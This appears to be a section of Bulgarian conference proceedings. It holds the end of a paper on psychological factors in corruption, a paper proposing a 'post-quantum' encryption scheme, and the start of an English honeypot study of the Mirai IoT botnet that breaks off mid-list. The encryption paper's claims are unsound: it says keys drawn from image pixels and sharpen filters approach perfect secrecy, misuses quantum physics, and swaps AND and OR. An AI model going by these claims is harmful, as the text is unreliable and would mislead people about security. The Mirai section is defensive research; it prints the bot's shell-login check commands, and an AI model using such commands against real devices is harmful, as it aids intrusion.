Най-често при изследването на явлениято корупция се използват следните параметри на културата, предложени от Хофстед в рамките на крос-културалния анализ: колективизъм - индивидуализъм, близост до властта, мъжественост, конфуциански динамизъм.

Измерението “колективизъм-индивидуализъм” се определя от Г. Хофстед като ориентация към колективистични ценности или мерки, в които жизнените решения на индивида се определят от групата, към която той се причислява (семейство, приятелски кръг, колеги). В колективистичните култури хората, както работещите в частния сектор, така и държавните служители, са склонни да нарушават закона и формалните правила в тези случаи, когато те противоречат на тяхната гледна точка, традиции и ценности. [6]

Ценностите са най-дълбинният слой на културата, те се формират трудно и дълго, но и съответно веднъж формирани, много трудно подлежат на промяна. Това им свойство би могло да служи като предпазващ механизъм за това, дали социалната среда е податлива или устойчива на корупционен натиск. Особено важни са следните ценности за оценка на нагласите към корупционно поведение:

- стремеж към самоусъвършенстване и лична изява;
- уважение и признание от страна на другите;
- здраве и жизненост;
- материално благополучие;
- слава;
- лично и семейно щастие;
- приятелство и уважение;
- обществено положение (власт);
- сигурност (лична и национална);
- лек и безгрижен живот;
- професионална реализация и кариера;
- творчески принос в работата;
- свобода на личността и социална справедливост;
- непримиримо отношение към недостатъците и несправедливостта;
- стремеж към демократични промени и икономически просперитет;
- любов и др.

Ценностите са създадени и приети от обществото, с цел да бъдат следвани и спазвани. Но има твърде много фактори от социалната среда, които влияят върху перцепцията и моралните оценки на правилно и неправилно в поведението на индивида. Тук именно идва важната роля на **семейството** като основен елемент от социалната общност с неговата роля на съразпространител и пазител на ценностната система на индивидите. Всеки индивид се оформя като личност в своите всекидневни взаимоотношения и дейности. Основополагаща обаче е ролята на семейството в изграждането на светогледа и житейската философия на неговите

членове. Затова колкото „по-здрава“ е ценностната система на семейството, в което израства индивидът, толкова по-устойчив става той на аморалните предизвикателства, включително и на желанието за участие в корупционни прояви.

Изброените няколко фактора, формиращи избора на про- или антикорупционно поведение, разбира се, съвсем не изчерпват толкова многолик феномен, какъвто е корупцията, но могат да бъдат полезни при неговото изследване. Важно е да бъдат споменати и някои **социално-психологически механизми**, стоящи зад тези фактори.

Психологическият механизъм на изграждане на личностна идентификация е ключов в изграждането на индивида и е дълъг процес, а при някои хора продължава цял живот, като все пак неговите основи се поставят в детството и акцентът е в изграждането на ценностна система (от страна на семейството), която да е в унисон с изискванията на социалната среда – в противен случай индивидът би се чувствал силно неразбран и фрустриран. Смята се, че индивидът със силна и добре развита личностна идентичност притежава потенциал за адекватно морално оценяване и би следвало да подлежи по-трудно на корумпиране.

Механизмът на **афилиция** има двупосочна връзка с феномена корупция. От една страна, индивидите в стремежа си да бъдат приети би следвало да избягват поведение, което се отклонява от общоприетите социални норми (в това число и корупционното). Една нормална социална среда предполага санкциониране и отхвърляне на подобен тип поведение. От друга страна, съществуват общества, в които корупцията не само не е спорадично, срамно и откъслечно явление, а е толкова масово разпространено, че поради това се възприема като приемлив модел на поведение.

Психологическият механизъм на **себеактуализация** също има директна връзка с явлениято корупция. Себеактуализацията се индивид е този, който е задоволил основните си личностни потребности и търси нови полета за изява и самоусъвършенстване. В случаите, когато средата не предлага възможности за социален просперитет, то индивидът е склонен да действа корумпирано с цената на достигането на повисоко стъпало. Това не означава, че индивидите нямат ценностна система, а че техните амбиции и приоритети рационализират моралния аспект на поведението им.

Задейства се механизма на **„социална безотговорност“**: след като средата не им предлага потенциална възможност за постигане на целите, индивидите като компенсаторна реакция загърбват моралните стандарти, притъпяват сетивата си за тях и се отклоняват от предварително предписаните им от обществото роли. Това несъмнено е предпоставка за включване в отклоняващи се от социалните норми поведенчески актове, в това число и корупционни прояви. [3]

Освен от деформации в основните личностни качества, приобщаване към престъпния начин на живот се обуславя и от **усвояването на престъпен опит**. Неговата стимулираща роля е особено силна при задоволяване на потребностите от самореализация и самоутвърждаване.

И така, стремежът на човека на първо място е към задоволяване на **първичните потребности**: Потребностите, които Маслоу предлага, по реда, в който трябва да се задоволяват (да се градират от по – нисши към по – висши), са:

- физиологични потребности - от храна, вода, кислород, физическа активност, сън, секс и др., т.е. биологичното;
- екзистенциални - потребности от сигурност и безопасност;
- социални - потребности от принадлежност, любов, уважение;

- престижни - потребност от оценка, самооценка, самоуважение;
- духовни – себеактуализация, познание, себerealизиране.

Според Маслоу „задоволяването поражда нови мотивации“. Човешкото същество е искащо животно и рядко стига състояние на пълно задоволяване, освен за кратко време. Според него „човешката мотивация се актуализира в поведението само по отношение на ситуацията или на други хора. Всяка теория на мотивацията трябва, разбира се, да вземе предвид този факт, като включи ролята на културалната детерминация както за средата, така и за самия организъм“. [7]

В реалната действителност на нашата страна **бедността** на по-голямата част от населението поражда определени поведенчески нагласи и мотивации. Бедността предполага корупционни практики като например лесното „купуване“ на подкрепа от населението от страна на властимащите, като тази подкрепа може да бъде за изборни цели, за „спорни проекти“ и др. Оттук произлиза и друг фактор – липсата на публична отговорност, хората са вложили усилията си в борбата за физическо оцеляване и гражданските им права и задължения са нещо много далечно и незначително за тях. Липсата на образование също има силен резонанс върху корупционното поведение. Хората, които не са образовани или нямат достъп до информация, са лесен обект на манипулация и не е трудно да бъдат „купени“ и употребени за политически и икономически цели.

Усещането за безнаказаност (според статистиката по-голямата част от случаите на корупция остават ненаказани) води до усилване на мотивацията за проактивно корупционно поведение. Други базисни мотиви са желанието на хората да получат някакво специално отношение или допълнителна услуга, при което те предлагат подкуп, искайки в замяна нещо повече от това, което им се полага по принцип. Или в случаите, когато индивидът, предлагащ подкуп, няма необходимия потенциал сам да се справи със ситуацията.

Мотив за корупционно поведение може да бъде и **страхът от изолация** – когато индивидът функционира в система, където мнозинството е приело корупцията като естествено поведение на социално взаимодействие, то отказът от вземане (респективно даване) на подкуп може да доведе до санкция от страна на останалите индивиди. Тази алтернатива е твърде непривлекателна за повечето хора, защото ролята на аутсайдер е в сблъсък с една от основните потребности – тази за афилиация, за социално приемане и одобрение, така че човек понякога е готов да плати дори висока цена (в случая – на поведение в разрез с моралните норми) само и само да запази своя статут на приет член на групата.

Руският автор В. Полтерович предлага една изчерпателна класификация на факторите, оказващи влияние върху корупционното поведение:

- **Фундаментални** - несъвършенства в работата на държавните институции, монополизация на икономиката, прекалено голямо държавно регулиране, недостатъци в работата на съдебната система, слабо развито гражданско общество, неефективност на политическите решения;
- **Правови** - слабост на закона, липса на ясна законодателна база и често изменение на законодателството, несъблюдаване на нормите на международното право, неадекватни наказания за корупционните сделки, възможност за влияния на съдебните решения, наличие на норми, позволяващи субективното тълкуване на нормативните актове;

- Икономически - неефективност и липса на контрол върху работата на държавните служители, тежък и сложен бюрократичен апарат, излишни бариери от страна на държавата (вкл. разрешителни режими), ниска работна заплата на служителите в държавния сектор, оказване на протекции на бизнеса, което е форма на дискриминация;

- Информационни - асиметрия на информацията, твърд контрол над средствата за масова информация, липса на „свобода на словото”, непрозрачност на държавната политика, наличие на офшорни зони, отсъствие на изследвания на проблема корупция;

- Социални - непотизъм, кланови структури, традиция за изразяване на благодарност посредством подаръци, експлоатация на “приятелски връзки”. Ниско ниво на образование и грамотност;

- Културно-исторически - дълготрайно формирано отношение към корупцията като нормално явление, морално разложение на обществото, сложна система от бюрократично поведение, особености на историческото развитие, не придаване на значение на понятията честност и чест.

В заключение може да се добави, че самото престъпно действие не е безалтернативно. Личността винаги има възможност да избере и други варианти на поведение, т.е. да мотивира извършването на други действия, които нямат обществено опасен характер и които също ѝ дават възможност да задоволи успешно свои потребности, интереси, стремежи и желания без да нарушава правните норми. Умишленото правонарушение е резултат от оформено безразличие и пренебрежително отношение към правните норми.

Литература

1. Klitgaard, R., Maclean, A. Lindsey Paris, H. (2001). *Corrupción en las ciudades*. Santa Cruz, Aguilar., с. 54

2. Йонкова, К. (2010). Дебатът между моделите на човешко поведение. Астарта, Велико Търново, с. 31

3. Витанова, В. (2010). Годишник на Софийския университет „Св. Климент Охридски“, том 100, С., с. 177-178

4. Бояджиев, Г., Ценков, Е., Добрев, К., Корупцията в 100 отговора, Център за изследване на демокрацията, С. 2000, с. 48

5. Krastev, Ivan. 2004. *Shifting obsessions: three essays on the politics of anticorruption*. Budapest, CEU Press, p. 63

6. Колонтай, М.Н., Гирт Хофстед: ментална за програмируемост. <http://www.kolontay.biz/article/000069.html>

7. Маслоу, А. (2010). Мотивация и личност. Кибса, С.

8. В.М. Полтерович, “Факторы коррупции”, М. 1998

ИНФОРМАЦИОННА СИГУРНОСТ

Г. Т. Герасимов, П. Г. Герасимов,

ПРАКТИЧЕСКА РЕАЛИЗАЦИЯ НА ПОСТКВАНТОВИ МЕТОДИ ЗА ШИФРОВАНЕ НА ИНФОРМАЦИЯ

Георги Т. Герасимов, Павел Г. Герасимов

office@g-92.com

Abstract. In this article is presented and discussed different non-traditional approach in the sphere of practical realization of consummate low-budget encryption systems, that use automatically generated set of unique encryption keys, and blocks with variable length. The article also analyses the resistance of such type encryption systems to brute-force attacks held by quantum computers.

Keyword. slow-budget encryption systems, defuzzification, delta conversion, unique super key, usk, object-relational encryption, ore, post-quantum cryptography, bs-6192,

Увод

По дефиниция (Шенон) една криптосистема е съвършено сигурна тогава, когато независимо от това, че криптоаналитикът е запознат с алгоритъма на шифроване, вероятността да получи изходното (нешифровано) съобщение е равна на вероятността това съобщение да бъде открито в пространството на всички възможни съобщения.

Съвършено сигурната криптосистема *престава* да бъде такава, когато секретният ключ бива използван за повече от едно съобщение. [1]

Съвършените криптосистеми са единствените доказано устойчиви на криптоатака, при която се използват високопроизводителни квантови компютри.

Целта на настоящия доклад е да се докаже възможността за *автоматично генериране на набор от уникални секретни ключове за симетрични шифри, използващи блокове с променлива дължина*. Това е подход, доказал своята ефективност при изграждане на нискобюджетни съвършени криптосистеми. [2]

Квантов ефект на случайно събитие

При всички използвани към момента системи за генериране на секретен ключ съществуват два основни проблема както следва:

- необходимост от логично доказване на тяхната устойчивост към криптоатаки;
- количествената оценка, която се формира на база нивото на техническо развитие на апаратните и програмни средства към момента.

При използването на симетрични алгоритми за шифроване с *общ секретен ключ* съществува и проблемът с *разпределение на ключовете между абонатите*.

Основният тезис, върху който се основават по-нататъшните ни разглеждания, е възможността да бъде генериран общ секретен ключ в процеса на обмен на информация по открит канал за връзка.

Според класическата теория, докато абонатите не разполагат с общ секретен ключ, те не са в състояние да обменят шифровани съобщения. Изхождайки от това, следва, че те не са в състояние да обменят секретен ключ, защото не разполагат със секретен канал, който да гарантира конфиденциалния характер на обмена.

От гледна точка на съвременния криптоанализ това твърдение е само частично вярно.

Реално абонатите са в състояние да обменят или да генерират общ секретен ключ, като използват открит канал за връзка. Това е възможно при използване на явление, което в информатиката е познато с името „**квантов ефект на случайните събития**”.

По аналог с физиката, под *квантов ефект на случайно събитие* ние ще разбираме отклонение в обичайното поведение на обекта за всеки един от изграждащите го компоненти, което поражда *множество от случайни по своя характер събития*. [3]

За да бъде криптосистемата *максимално ефективна* е необходимо този механизъм да бъде прилаган към големи по обем информационни масиви, без това по някакъв начин да наруши устойчивостта ѝ към криптоатаки.

Съгласно законът за големите числа [4], според който при дадени общи условия, съвместното действие на случайни фактори води до *слабо зависещ от случайността* резултат е в сила следната зависимост:

$$(1) \quad P\left\{\left|\frac{\mu_n}{n} - \bar{p}\right| > \varepsilon\right\} \rightarrow 0$$

От тук следва, че при произволно $\varepsilon > 0$ честотата на сбъждане клони по вероятност към *усреднената вероятност*.

Този закон е в сила само за обекти състоящи се от достатъчно голям брой елементи. [5]

Както всеки друг математически закон, и тук практическата реализация *налага допускания*, които могат да бъдат изпълнени с *някаква степен на точност*. Например, последователно получените резултати не могат да се съхраняват безкрайно дълго с абсолютна точност [6, 7].

За да се разбере по-добре същността на цитирания закон ще си послужим с пример.

Пример 1:

За много малки стойности на ъгъл α функцията $\sin(\alpha) \approx \alpha$. С увеличаване на стойността на α ще се увеличава и различието между стойността на ъгъла и функцията $\sin(\alpha)$.

Описанието на механизма на квантов ефект на случайни събития е *много добре изучена материя*. Предлаганият механизъм за генерация на секретен ключ се основава на използването на този ефект. Как точно се заражда квантовият ефект на случай-

ни събития можем да бъде разбрано ако разгледаме използването на размита логика в системите за управление при изграждането на софтуерни приложения. [8, 9]

В класическата математическа логика всяка една логическа функция може да бъде представена в дизюнктивна или конюнктивна нормална форма при използване на трите основни операции както следва: конюнкция (*или* – OR); дизюнкция (*и* – AND) и отрицание (*не* – NOT).

При размитата логика вместо традиционните, крайни стойности $[0,1]$ (*false*, *true*) се използва величината „**степен на истинност**” която може да приеме **безкрайно много значения** в ограничения интервал $\mu[0,1]$.

Прието е логическите операции в този случай да не се представят в табличен вид, а *като функции*.

- OR се представя като *max* функция $x_1 \vee x_2 \Rightarrow \max(x_1, x_2)$, при $x_1 > x_2$;
 $x_1 \vee x_2 \Rightarrow x_1 + x_2 - (x_1 \times x_2)$;
- AND се представя като *min* функция - $x_1 \vee x_2 \Rightarrow \min(x_1, x_2)$, при $x_1 > x_2$;
 $x_1 \vee x_2 \Rightarrow x_1 \times x_2$;
- NOT се представя като функция - $\neg x_1 = 1 - x_1$.

Процесът при който се преминава от размита към класическа логика е сходен с процеса, който протича в една квантова система.

Докато системата еволюира в съответствие с уравнението на Шрьодингер, нейното състояние се променя непрекъснато и детерминирано. *Всяко външно въздействие върху системата обаче предизвиква квантов скок и системата преминава в едно от дискретните си състояния.* Прието е преминаването от размита в реална стойност да се нарича „**дефазифициране**” (*defuzzification*).

Изчисляването на реалната стойност на *дефазираният сигнал* може да бъде изчислена както по максимална стойност, така и посредством изчисляване на тегловите суми за всички правила (*centroid*), което се извършва по формулата:

$$(2) \quad Z = \frac{\sum_1^n F_i S_i}{\sum_1^n F_i},$$

където:

Z - Реална стойност на изходната променлива;

F_i - Стойност на принадлежност към съответната изходна променлива;

S_i - максимална стойност за съответната изходна променлива.

Информационни маркери

Липсата на секретен канал между абонатите не изключва възможността между тях да се предават открити съобщения. От това следва, че нищо не възпрепятства предаването на информация, която *не е критична и която не изисква съблюдаване*

на условието за конфиденциалност, но която може да послужи като елемент в процеса на генериране на секретен ключ. [10]

Нека с M означим открития текст, а с K шифровъчния ключ. По дефиниция шифрованото съобщение C ще бъде функция на M и K , т.е. $C = f(M, K)$.

Да допуснем, че всеки открит текст може да бъде разглеждан като сума от символни блокове, с променлива дължина. Приемаме, че за всеки един блок може да бъде генериран секретен ключ така, че да бъде изпълнено условието:

$$(3) \quad L_{K_i} > L_{M_i},$$

където L_{K_i} и L_{M_i} са дължините на секретния ключ и прилежащия му блок, в условни единици.

На практика шифрованото съобщение ще се състои от n на брой елементи, които не е задължително да следват последователността на открития текст, като всяка една част ще бъде шифрована посредством уникален секретен ключ, т.е.

$$(4) \quad C = \sum_1^n C_i, \exists C_i = f(M_i, K_i) \neq C_{i+1} = f(M_{i+1}, K_{i+1}) \exists M_i \neq M_{i+1} \vee K_i \neq K_{i+1}$$

Очевидно е, че за всяко едно шифровано съобщение C (*шифротекст*), критичната информация е тази, която има непосредствено отношение към използвания секретен ключ, *но не и тази, която е обвързана с открития текст*, при условие, че шифровъчният алгоритъм е известен.

На практика шифротекстът може да бъде разглеждан като контейнер, в който се съхранява секретния ключ.

Следващата стъпка е да определим начина, по който при подателя и реципиента ще бъдат формирани временни масиви (*функциониращи само и единствено в рамките на една конкретна сесия*) от уникални секретни ключове.

За да се реализира това ние ще използваме открит канал за връзка за да предадем „**информационни маркери**” от единия абонат на системата към другия.

Това, което е важно да се отбележи е, че „*маркерите*” (*времеви, обектни, друг вид*) не са и по никакъв начин не могат да бъдат разглеждани като секретни ключове. Тяхната роля е само и единствено да се задейства протоколът за автоматично генериране на уникални секретни ключове. Друга тяхна характеристика е, че те по никакъв начин не могат да бъдат модифицирани, което позволява да се разглеждат като своеобразен индикатор за външна намеса в процеса на обмен между абонатите. Маркерите са динамични по своя характер. Това означава, че те могат да бъдат променяни в рамките на една сесия, което води до незабавна генерация на нов набор от секретни ключове, несъвпадащ с предхождащия го. [11]

Процедурата за обмен на „маркери” между абонатите на криптосистемата се основава на използването на размита логика.

Изхождайки от гореизложеното можем да приемем, че ако имаме две открити съобщения M_1 и M_2 , за които са изпълнени следните условия: дължината на M_2

е по-голяма от дължината на M_1 и M_1 се съдържа в някаква форма в M_2 , то M_2 се явява „контейнер“ за съобщението M_1 .

От гледна точка на размитата логика (*fuzzy logic*) M_1 , е типично размито множество, тъй като може да бъде представено като процентно съотношение от множеството M_2 .

Нека илюстрираме така направените разглеждания със следния пример.

Пример 2:

Нека са зададени следните символни низове както следва:

M_1 = „*допълнително проучване*“

M_2 = „Да се проведе *допълнително проучване*.“

Изхождайки от принципите, върху които е изградена теорията на размитите множества, можем да твърдим, че M_1 е размито множество с всички произтичащи от това последствия, тъй като за $M_1 \Rightarrow \mu \approx 0,5946$ или M_1 съставлява $\approx 60\%$ от M_2 и е в сила зависимостта:

$$\mu_{M'} : M_2 \rightarrow [0,1]$$

Ако в M_2 бъде извършена *несанкционирана* замяна от вида: M_2 = „Да *не* се провежда *допълнително проучване*.“, това би довело до следното изменение: $M_1 \Rightarrow \mu \approx 0,53653$, което означава, че M_1 вече ще бъде 54% от M_2 и *че е била извършена външна манипулация* в размер на 6% от оригиналния маркер. Това би довело до прекратяване на процеса или промяна в използвания протокол на обмен на данни.

Този тип *маркери* са изключително чувствителни към външна намеса, поради *малкия информационен излишък*.

Алгоритъм за генериране на секретен ключ

Въз основа на направените до момента разглеждания ще се опитаме да формираме алгоритъм за генериране на набор от уникални, секретни ключове при използване на маркери и открит канал за достъп.

Нека е нужно да генерираме набори (*множества*) от секретни ключове за всеки един от кореспондентите (*sender* - S , *recipient* - R), както следва: $K_S(K_1^S, K_2^S, K_3^S, \dots, K_n^S)$ и $K_R(K_1^R, K_2^R, K_3^R, \dots, K_n^R)$, които ще бъдат използвани в процеса на обмен на шифровани съобщения, за които е изпълнено условието:

$$(5) \quad K_1^S \equiv K_1^R; K_2^S \equiv K_2^R; K_3^S \equiv K_3^R; \dots, K_n^S \equiv K_n^R$$

Процесът на генериране на секретните ключове предхожда времево процесът на шифроване и обмен. Всеки един от тези процеси има начало и край, като с оглед на сигурността на обмена е редно всеки следващ процес да започва след като е установено, че предходният е бил успешно завършен.

Приемаме, че всеки един от двата абоната може да избере *случаен обект (реален или виртуален)*, чиито параметри, биха могли да бъдат използвани като база за генериране на секретните ключове.

С помощта на информационните маркери, при всеки един от абонатите на криптосистемата, локално и в рамките на текущата сесия се формира множеството от параметри, които ще бъдат използвани за генериране на секретните ключове.

Всеки един от секретните ключове е обвързан със следните изисквания:

- Секретният ключ би следвало да има случайно, дискретно (*равномерно*) разпределение, описано с уравнението:

$$(6) \quad P_k(k) = \frac{1}{2^N}$$

където:

$P_k(k)$ - вероятност от случайно повторение на секретният ключ;

k – секретен ключ;

N – количество на бинарните символи, които се съдържат в ключа.

- Броят на символите в секретния ключ трябва да бъде по-голям от броя на символите, съдържащи се в асоциирания блок (*блокът, който се шифрова със секретния ключ*).
- Всеки един секретен ключ се използва еднократно и се унищожава след приключване на сесията.

За да бъдат изпълнени тези условия, всеки един от така избраните параметри се подлага на преобразуване.

Един от възможните варианти на това преобразуване включва използване на цифров филтър с *безкрайна във времевата област импулсна характеристика*, който в най-общ вид може да бъде описан с уравнението:

$$(7) \quad y(n) = \sum_{i=0}^P b_i x(n-i) - \sum_{k=1}^Q a_k y(n-k),$$

където:

$x(n)$ - входяща информация;

$y(n)$ - изходяща информация;

b_i - коефициент на входящата информация;

a_i - коефициент на обратна връзка;

P - разрядност на входящата информация;

Q - разрядност на обратна връзка;

Стойностите за $y(n)$ са функционално зависими от стойностите на коефициентите a_i и b_i , които са различни за всяка една итерация. На практика имаме *типич-*

на квантова система, която функционира в съответствие с уравнението на Шрьодингер.

За да бъде разбран този процес, ще си послужим с пример.

Пример 3:

Нека като случаен обект е избрано цифрово изображение, формат JPG, с размерност $H=160 \text{ pix}$, $W=232 \text{ pix}$. Всеки един пиксел от изображението съдържа четири параметъра (R, G, B, A), всеки един от които с размерност 8 Bit.

На практика двоичното представяне на пикселите, изграждащи цифровото изображение, могат да бъдат интерпретирани като **уникален супер ключ (Unique Super Key, USK)** с дължина **1 187 840 Bit (ключ с дължина един милион сто осемдесет и седем осемстотин и четиридесет бита)**.



Фиг. 1. Цифрови обекти, използвани за генериране на USK

Ако към изходното изображение приложим Simple Sharpen Filter, ще получим друго изображение, от което ще бъде генериран нов USK дължина 1 187 840 Bit, различаващ се съществено от предходния.

На практика всяко следващо повторение на тази процедура ще ни позволи да генерираме нов уникален секретен ключ.

В реалните шифросистеми обикновено се използва Gaussian Sharpen (Unsharp Mask) филтър, при който шировъчната система автоматично променя следните параметри: *Radius (R)*, *Amount (A)*, *Threshold (T)*.

При обектно-релационното шифроване тази процедура се нарича *RAT-процес*. [12]

Тъй като за шифроване на блокове с променлива дължина не е нужно използването на USK, е прието да се използва малка област от избрания обект, което допълнително затруднява процеса на криптоанализ.

От така разглеждания пример могат да бъдат направени заключения, които ще ни позволят да изграждаме нискобюджетни приложения, устойчиви на криптоатаки, в т.ч. и такива, провеждани с квантови изчислителни средства.

На практика ние създадохме *съвършена система за генериране на супер дълги секретни ключове*, за която *нищо един от кореспондентите няма достъп до основните елементи*, от които е изграден шифровъчният процес. В същото време самият процес може да бъде използван като ефективен метод за идентификация на крайните кореспонденти, въпрос, който е тема на отделни разглеждания.

Практическа реализация на шифровъчния модел

В процеса на обмен на секретни съобщения абонатите регулярно провеждат процедура за генерация на нов общ, секретен ключ, който заменя действащия. При

този процес информацията, необходима за генериране на служебна информация се добавя към потока на полезна шифрована информация. Това се реализира или посредством периодични прекъсвания на потока, в рамките на една сесия (*режим на времеделение*) или при използване на няколко на брой канала за пренос. Това позволява секретните ключове да се обновяват многократно в рамките на една сесия.

Разбиването на потокът от полезна информация на достатъчно малки пакети (*делта информационни контейнери* или просто „*delmu*”), в обектно-релационното шифроване се нарича „*делта преобразование*” (***delta conversion***).

Всеки един делта блок е с уникална дължина, *която не съвпада с дължината на шифрования блок*.

Процесът на обновяване на секретните ключове е пропорционален на броя на елементите, от които е изграден информационният поток.

От друга страна, *служебната информация* създава предпоставки за допълнително натоварване на каналите за обмен на информация и изисква нейното времево или логично разделяне. Това налага създаване на процедура за *оптимизиране на информационния поток*.

Обменът на кратки съобщения не е решение, тъй като силно ограничава размерите на шифротекста. Много по-ефективно е използването на пакетен режим на обмен и цифров канал за връзка.

От така описания механизъм за генериране на секретни ключове е ясно, че всяка двойка секретни ключове $[K_i^S, K_i^R]$ може да бъде едновременно (*синхронно*) генерирана при абонатите във всеки един момент τ_i от изпълнение на процедурата тогава и само тогава, *когато използваните маркери са в допустимите граници на отклонение*.

Заклучение

Предложен е протокол и алгоритъм за синхронно *генериране на списъци от секретни* ключове между един или повече абонати за обмен на служебни съобщения при използване на открит канал за свързка.

*Основното различие от класическите шифровъчни системи е, че в случая виждаме процес на автоматично синхронно генериране (**Automatically Synchronized Generation, ASG**), а не за обмен. Този процес има своя специфика, която би следвало да бъде отчитана при бъдещи разглеждания.*

Друга характерна особеност е, че генерираните секретни ключове се съхраняват само и единствено в случай на необходимост. На практика обаче това не се прави. В реалните системи те се заменят с ключове от по-високо ниво, като действащите се унищожават автоматично. В резултат на тази процедура един или няколко секретни ключа не могат да бъдат откраднати или подменен както от злоумишленник така и от абонатите, *защото той съществува само и единствено в рамките на една конкретна работна сесия*.

Генерираните в рамките на сесията секретни ключове имат уникален характер. Това налага степента на надеждност на системата да бъде оценявана количествено въз основа на вероятността от прихващане на всички използвани секретни ключове, използвани от абонатите в рамките на една сесия или повече сесии.

Устойчивостта към криптоатаки при използване на този вид шифроване се обуславя не от липса на изчислителен ресурс от страна на криптоаналитика (*при-*

маме, че той разполага с неограничени ресурси), а от невъзможността да се получи необходимото количество служебна информация.

Дори когато криптоаналитикът е успял по някакъв начин да получи пълен достъп до служебната информация, тя не би могла по никакъв начин да бъде обвързана с метода на провеждания криптоанализ.

На практика доказахме, че е възможно да бъде изградена нискобюджетна шифровъчна система, която в максимална степен се доближава по своите свойства до съвършено секретните.

Въз основа на така направените теоретични разглеждания се пристъпи към практическа реализация на обектно-ориентирана система, за преобразуване на информацията, изпълняваща изискванията на съвършена шифровъчна система.

Към настоящият момент проектът с работно наименование BS-6192A се използва успешно при надплатформени системи за обмен на критична оперативна информация (*продуктова група VeMail*), както и апаратно и програмно независими компоненти за защита на големи, информационни масиви.

Регистрирани са три международни патента. Работи се активно за реализиране на преход към *обемно-матрични системи*, използващи размита логика, които са с изключително широк спектър на приложение.

Предвижда се възможност за апаратна реализация, при която ще бъдат използвани на вероятностни процесори, базирани на PSBL (*Probability Synthesis to Bayesian Logic*).

Литература:

1. Schneier, Bruce, „Applied Cryptography (Second Edition)”, John Wiley & Sons, Inc., 1996. ISBN 0-47111709-9.
2. Брасар, Жиль, „Современная криптология (руководство)”, М., Издательско-полиграфическая фирма ПОЛИМЕД, 1999. ISBN 5-8832-010-Ю. А. Розанов, „Случайные процессы”, М., изд-во „Наука”, 1971. УДК 519.2.
3. Холево А. С. Квантовая вероятность и квантовая статистика. Итоги науки и техн. Сер. Современ. пробл. мат. Фундам. направления, 1991, 83, стр.5-132.
4. Feller, W. "Laws of Large Numbers." Ch. 10 in *An Introduction to Probability Theory and Its Applications, Vol. 1, 3rd ed.* New York: Wiley, pp. 228-247, 1968.
5. Feller, W. "Law of Large Numbers for Identically Distributed Variables." §7.7 in *An Introduction to Probability Theory and Its Applications, Vol. 2, 3rd ed.* New York: Wiley, pp. 231-234, 1971.
6. Колмогоров А. Н. Математика, ее содержание, методы и значение. — 1956. — С. 274-275.
7. Тутубалин В. Н. Теория вероятностей. — М.: Изд-во Московского университета, 1972. — 230 с. — С. 6-7
8. Parthasarathy K. R. An introduction to quantum stochastic calculus, Monographs in Mathematics, 85, Birkhäuser Verlag, Basel, 1992.
9. Meyer P. A. Quantum probability for probabilists, Lecture Notes in Mathematics. Vol. 1538. Springer-Verlag, Berlin, 1993.
10. Герасимов, Г. Т., Практически решения при използването на размити множества за представяне на цифрова информация, G-92 NGIT, Служебен бюлетин FFEB - 2013
11. Герасимов, Г. Т., Герасимов П.Г., Contemporary forms of information protection (*practical aspects of the object-relational encryption*), доклад.
12. Герасимов Г.Т., „Теоретични аспекти при разработването на специализирани хибридни системи”, Служебен бюлетин FFSA - 2017

RESULTS FROM RUNNING AN SSH AND TELNET HONEYPOT FOR A YEAR

Vesselin Bontchev, Dimitrina Polimirova,

Veneta Yosifova, Angel Inkov

National Laboratory of Computer Virology, Bulgarian Academy of Sciences

Abstract: Botnets infecting appliances that form the so-called Internet of Things (IoT) have become increasingly prevalent. The most widely used infection method is by exploiting default credentials (username and password) over either the Telnet or the SSH communication protocol. At NLCV-BAS we have set up a honeypot to monitor this threat on the Internet. This paper presents our results for the year 2017.

Introduction

A bit of history

In August, 2016, the malware research group MalwareMustDie discovered a new botnet, infecting various Internet-connected devices (mostly home routers, surveillance cameras, and DVRs) – the so-called “Internet of Things” (IoT) – and used for distributed denial-of-service (DDoS) attacks [1]. On 20th of September, 2016, this botnet was used in a massive DDoS attack against the site of the investigative journalist Brian Krebs [2]. On 30th of September, 2016, the source code of the bot was released on HackForums as open source. Since then, it has been used and modified by many attackers, spawning hundreds of different variants, and has been responsible for many other massive DDoS attacks (e.g., against the French cloud provider OVH, against the DNS provider Dyn, against the ISPs of Liberia, and so on).

How Mirai works

Mirai consists of three distinct parts (bot, server, and downloader) and performs three main functions (scanning, infection, and DDoS attacks). A detailed description of it and analysis of the botnet can be found in [3]; here we'll give only a general description for information purposes.

The bot

The bot is the software that resides on the infected devices. It has two primary functions - scan the Internet for vulnerable hosts (and communicate them to the server) and conduct DDoS attacks of the kind and against targets specified to it by the server.

Immediately after it is started on the newly infected device, the bot deletes itself from the file system and modifies its process name to a random alphanumeric string and wipes its command-line arguments, in order to hide its presence in memory. It then kills the processes that listen to TCP ports 22 (SSH), 23 (Telnet) and 80 (HTTP), in order to prevent other bots from connecting to the infected device.

It also examines the running processes (by reading the files in the directory /proc/) and attempts to kill various other "competing" bots, if they are found to be present. In particular, it looks for the strings "REPORT %S:%S", "HTTPFLOOD", "LOLNOGTFO" (corresponding to various variants of the QBot malware), "\X58\X4D\X4E\X4E\X43\X50\X46\X22" (anything packed with the executable packer

UPX), "ZOLLARD" (the Zollard bot), as well as for any processes that have ".anime" in their name. Any such process, if found, is swiftly terminated.

The bot does not use any mechanism for persistence. Therefore, it can be removed by just rebooting the infected device. However, given the prevalence of Mirai-infected machines actively scanning the Internet, any clean vulnerable device will be re-infected within seconds, if connected directly to the Internet (i.e., not behind a firewall that blocks incoming telnet connections).

Scanning

The bot generates random IP addresses and checks whether vulnerable computers resides at these addresses. The IP addresses are generated using the Xorshift128 pseudo-random number generator [4]. The bot explicitly ignores IP addresses belonging to some subnets, like the US Department of Defense, General Electric, Hewlett-Packard, the US Post Office, local subnets, etc.

If a telnet connection (TCP port 23) to a generated IP address is successful, the bot tries to log in, using one of 60 username/password pairs it carries within itself. (It actually carries 62 such pairs, but two of them are present twice, so there are only 60 different ones. Later variants of the bot have expanded their collection of login credentials.)

The bot verifies that it has succeeded to log in by issuing the following commands:

```
enable
system
shell
sh
/bin/busybox MIRAI
```

The first four command attempt to start a shell on various environments. The last command invokes a multi-purpose system program (busybox) with an invalid argument (MIRAI). The reason for this is because the system prompts vary in the different environments, so the bot uses the response of busybox when an invalid argument has been passed to it to determine that the system has reacted to its commands and, therefore, it has successfully logged in.

If the bot determines that it has successfully logged into a vulnerable machine, it contacts the server and communicates the IP address of the machine, the TCP port (normally 80), and the username/password pair used for successful login.

DDoS Attacks

The bot also listens for commands from its server, instructing it to perform various attacks against specified targets. The commands specify the type of DDoS attack, the IP/subnet of the target, and duration of the attack. The following types of DDoS attacks are supported:

- Simple UDP flood
- UDP VSE (Valve Source Engine) flood
